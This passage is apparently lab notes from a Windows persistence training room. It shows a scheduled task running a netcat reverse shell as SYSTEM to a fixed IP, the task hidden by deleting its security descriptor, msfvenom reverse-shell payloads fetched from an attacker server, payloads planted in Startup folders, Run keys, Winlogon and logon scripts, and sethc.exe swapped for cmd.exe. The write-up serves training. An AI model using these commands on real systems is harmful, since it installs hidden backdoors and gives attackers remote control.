5. Querying the service for information:

1
- Configuration works!
6. Starting the service:
> sc.exe start THMservice3

7. Received shell on the Attacker’s machine:

Getting the flag:
Abusing Scheduled Tasks
- We can also use scheduled tasks to establish persistence if needed.
- There are several ways to schedule the execution of a payload in Windows Systems.
Task Scheduler
- The most common way to schedule tasks is using the built-in
Windows Task Scheduler. The
task schedulerallows for granular control of when your task will start, allowing you to configure tasks that will:1 2 3
- activate at specific hours - repeat periodically, - or even trigger when specific system events occur.
- Interacting with the
task schedulerusing :> schtasks ... - Reference for this command:
https[:][/][/]docs[.]microsoft[.]com/en-us/windows-server/administration/windows-commands/schtasks
1. Create a task that runs a reverse shell every single minute:
- Note: In the real world, you might not want to run your payload so often.
> schtasks /create /sc minute /mo 1 /tn THM-TaskBackdoor /tr "c:\tools\nc64 -e cmd.exe 10.10.65.100 4449" /ru SYSTEM
1
2
3
4
5
6
7
Breakdown:
- "/create" : create a new scheduled task
- "/sc minute" : specifies the frequency at which the task should run. In this case, the task will run every minute.
- "/mo 1" : specifies the number of times the task should run, which in this case, the task will run only once every minute.
- "/tn THM-TaskBackdoor" : specifies the NAME of the task. TN == "Task Name". The task's name is "THM-TaskBackdoor".
- '/tr "c:\tools\nc64 -e cmd.exe 10.10.65.100 4449"' : specifies the task to be executed. TR == "Task Run". In this case, it will run the binary 'nc64.exe' and execute 'cmd.exe' connecting to IP address 10.10.65.100 to port '4449'.
- '/ru SYSTEM' : specifies the user account to run under. RU == "Run Under" which in this case is account "SYSTEM". This means that this whole command will be executed with the highest privilege in the Windows System.
Output:


2. Checking if our task was successfully created:
> schtasks /query /tn thm-taskbackdoor

1
- Much better than using 'findstr'.
3. Checking on the Attacker’s machine:

1
2
- It automatically executes for some reason after the task has been created.
- Make sure the reverse shell was in place for us to receive it.
Making Our Task Invisible
- Our task should be up and running by now, but if the compromised user tries to list its scheduled tasks, our backdoor will be noticeable.
To further hide our scheduled task, we
can make it invisible to any user in the system by deletingits Security Descriptor(SD).- The
security descriptoris simply an ACL that states which users have access to the scheduled task.
PoC: If your user isn’t allowed to query a scheduled task, you won’t be able to see it anymore, as Windows only shows you the tasks that you have permission to use.
Deleting the SD is equivallent to disallowing all users’ access to the scheduled task, including administrators.

The security descriptors of ALL scheduled tasks are stored in
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\
Here, you will see all the scheduled tasks in the Windows System:
1
2
- You will find a registry key for every task, under which a value named "SD" contains the security descriptor.
- You only erase the value if you hold `SYSTEM` privileges.

4. To hide our task, let’s delete the SD value for the “THM_TaskBackdoor” scheduled task created before using PsExec to open the Regedit with SYSTEM privileges:
- Delete the security descriptor:

5. Querying the task again:
> schtasks /query /tn thm-taskbackdoor
Output:

1
- But of course, it is readable at Registry Editor!
6. Getting the flag:

Logon Triggered Persistence
- Some actions performed by a user might also be bound to executing specific payloads for persistence.
- Windows OS present several ways to link payloads with particular interactions.
- This task will look at ways to plant payloads that will get executed when a user logs into the system.
A. Startup Folder
1. Each user has a folder under C:\Users\<your_username>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup where you can put executables to be run whenever the user logs in:

- An attacker can achieve persistence just by dropping a payload in there. Notice that each user will only run whatever is available in their folder.
2. Forcing ALL users to run a payload while logging in using the directory:
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp
3. Generate the reverse shell payload again using msfvenom:

4. Download this payload to the victim machine:
- Setup a server to download this from:


1
- Or you can also use this command: '> wget http://<attacker-ip>:8000/revshell.exe -O revshell.exe' ##### 5. Copy the `revshell.exe` in this folder using GUI or ...

1
2
- using this command: `> copy revshell.exe "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\"`
- Assuming you're on the Downloads directory.

6. Signing out and in again to trigger the payload:
User's Point of View:

Attacker's Point of View:

7. Getting the flag:
B. Run / RunOnce
- You can also
force a user to execute a program on logon via the registry. Instead of delivering your payload into a specific directory, you can use the following registry entries to specify applications to run at logon:
1
2
3
4
  - HKCU\Software\Microsoft\Windows\CurrentVersion\Run
  - HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
  - HKLM\Software\Microsoft\Windows\CurrentVersion\Run
  - HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
The registry entries under
HKCUwill only apply to thecurrent user, and those underHKLMwillapply to everyone.1 2
- HKCU -> Current User - HKLM -> Everyone
- Any program specified under the
Runkeys will run every time the user logs on. Programs specified under the
RunOncekeys will only be executed a single time.1 2
- Run -> executes whenever the user logs on - RunOnce -> executes only a single time.
1. Create the reverse shell payload with msfvenom:
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4451 -f exe -o revshell.exe

2. Download the executable to the victim’s machine:
- Setup a server to download this from:


3. Move it to C:\Windows:



4. Create a REG_EXPAND_SZ registry under HKLM\Software\Microsoft\Windows\CurrentVersion\Run.
1
2
- Name: can be anything you want
- Value: the command we will execute.
Note: While in a real-world setup you could see any name for your registry entry, for this task you are required to use “MyBackdoor” to receive the flag.
Right click > New > Expandable String Value > Set the Name and data like the one below

5. Sign out of session and sign in again to trigger the payload:
- Note that this is because when some user logs in, it will execute the associated binaries to the subkeys under registry key
Run.

Before:

After:
1
- It really doesn't show anything on the user's side but we got the shell on the attacker's machine.
6. Getting the flag:
Winlogon
Another alternative to automatically start programs on logon is abusing Winlogon, the Windows component that
loads your user profile right after authentication(amongst other things).Winlogonuses some registry keys under “HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\” that could be interesting to gain persistence:Userinitpoints touserinit.exebinary, which is in charge of restoring your user profile preferences.shellpoints to the system’s shell, which is usuallyexplorer.exe.

- If we’d replace any of the executables with some reverse shell, we would break the logon sequence, which isn’t desired.
- Interestingly, you can append commands separated by a comma, and Winlogon will process them all.
1. Create the reverse shell with msfvenom:
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4452 -f exe -o revshell.exe



2. Download the payload again to the victim’s machine and to C:\Windows directory:

Attacker's server where the victim downloaded the payload from:
3. Alter either shell or Userinit in HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\.
Note: The procedure is the same if you used shell.
Using “
Userinit”:1 2 3 4
- Change the binary path of Userinit by adding the absolute path to the reverse shell downloaded a while ago which in this case: `C:\Windows\revshell3.exe` - In this case, TWO binaries will get executed: - userinit.exe - revshell3.exe



4. Sign out and in again to trigger the payload then get the flag:
Before:

After:
Logon Scripts
- One of the things
userinit.exedoes while loading your user profile is to check for anenvironment variablecalled UserinitMprLogonScript. - We can use this environment variable to assign a logon script to a user that will get run when logging into the machine.
The variable isn’t set by default, so we can just create it and assign any script we like.
1
  - So the Windows system checks whether in the users registry, the `UserInitMprLogonScript` exists and if it does, executes the binary path associated to it otherwise, ignores it?
- *Notice that each user has its own environment variables; therefore, you will need to backdoor each
separately.*
1. Create a reverse shell for this technique:
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.65.100 LPORT=4453 -f exe -o revshell4.exe

2. Transfer the payload to the victim’s machine and place it at C:\Windows:



3. Creating an environment variable for a user, you can go to its HKCU\Environmentin the registry.

Note: This registry key has NO equivalent in HKLM, making your backdoor apply to the current user ONLY.
NOTE: DON’T USE PSEXEC TO OPEN REGEDIT. IT WILL USE THE NT AUTHORITY/SYSTEM as its user so the user you will get persistence in and not the user you are currently logged on.
**Checking if the environment variable is really there:

1
- It is not! What can we do at this point? This is because I tried to modify the regedit using psexec which modifies the regedit of NT AUTHORITY/SYSTEM user.
- Check again:

1
-The created environment variable is there!

4. Triggering the payload by signing out and in again and get the flag:
Backdooring the Login Screen / RDP
- If we have physical access to the machine (or RDP in this case), you can backdoor the login screen to access a terminal without having valid credentials for a machine.
- We will look at
two methodsthat rely on accessibility features to this end.
A. Sticky Keys
- When pressing key combinations like “
CTRL + ALT + DEL”, you can configure WIndows to use sticky keys, which allows you to press the buttons of a combination sequentially instead of at the same time. In that sense, if sticky keys are active, you could press and release
CTRL, press and releaseALTand finally, press and releaseDELto achieve the same effect as pressingCTRL + ALT + DELcombination.- To establish persistence using
Sticky Keys, we will abuse the shortcut enabled by default in ANY Windows installation that allows us toactivateSticky Keys by pressingSHIFT5 times. - After inputting the shortcut, we should usually be presented with a screen that looks as follows:

- After pressing

SHIFT5 times, Windows will execute the binary inC:\Windows\System32\sethc.exe:
- If we are able to
replacesuch binary for a payload of our preference, we can then trigger it with the shortcut. Interestingly, we can even do this from the login screen BEFORE inputting any credentials.
- A straightforward way to backdoor the login screen consists of replacing
sethc.exewith a copy ofcmd.exe(which of course will be namedsethc.exe). - That way, we can spawn a console using the sticky keys shortcut, even from the logging screen.
1. Overwriting sethc.exe:
Take the ownership of the file and grant our current user permission to modify it.
> takeown /f c:\Windows\System32\sethc.exe- Checking its permission using ‘icacls’:

1
- Executing the 'takeown' command:


1
- Replacing the legitimate 'sethc.exe' with 'cmd.exe' named 'sethc.exe':

